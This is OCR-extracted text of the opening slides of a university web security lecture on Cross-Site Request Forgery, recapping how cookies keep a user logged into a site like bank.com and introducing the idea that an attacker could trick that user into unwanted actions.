
CSE610: Web Programming & Security

7. Cross-Site Request Forgery


Seongil Wi

Department of Computer Science and Engineering


Recap: Cookie




Recap: Cookie



Recap: Cookie



Recap: Cookie



Recall: Cookie

- A common usage: authentication
  - E.g., log into bank.com
- Once authenticated, subsequent request will be accepted
- What if an attacker **tricks the user** to do unwanted actions?
  - E.g., send money to the attacker

Cross-Site Request Forgery (CSRF)

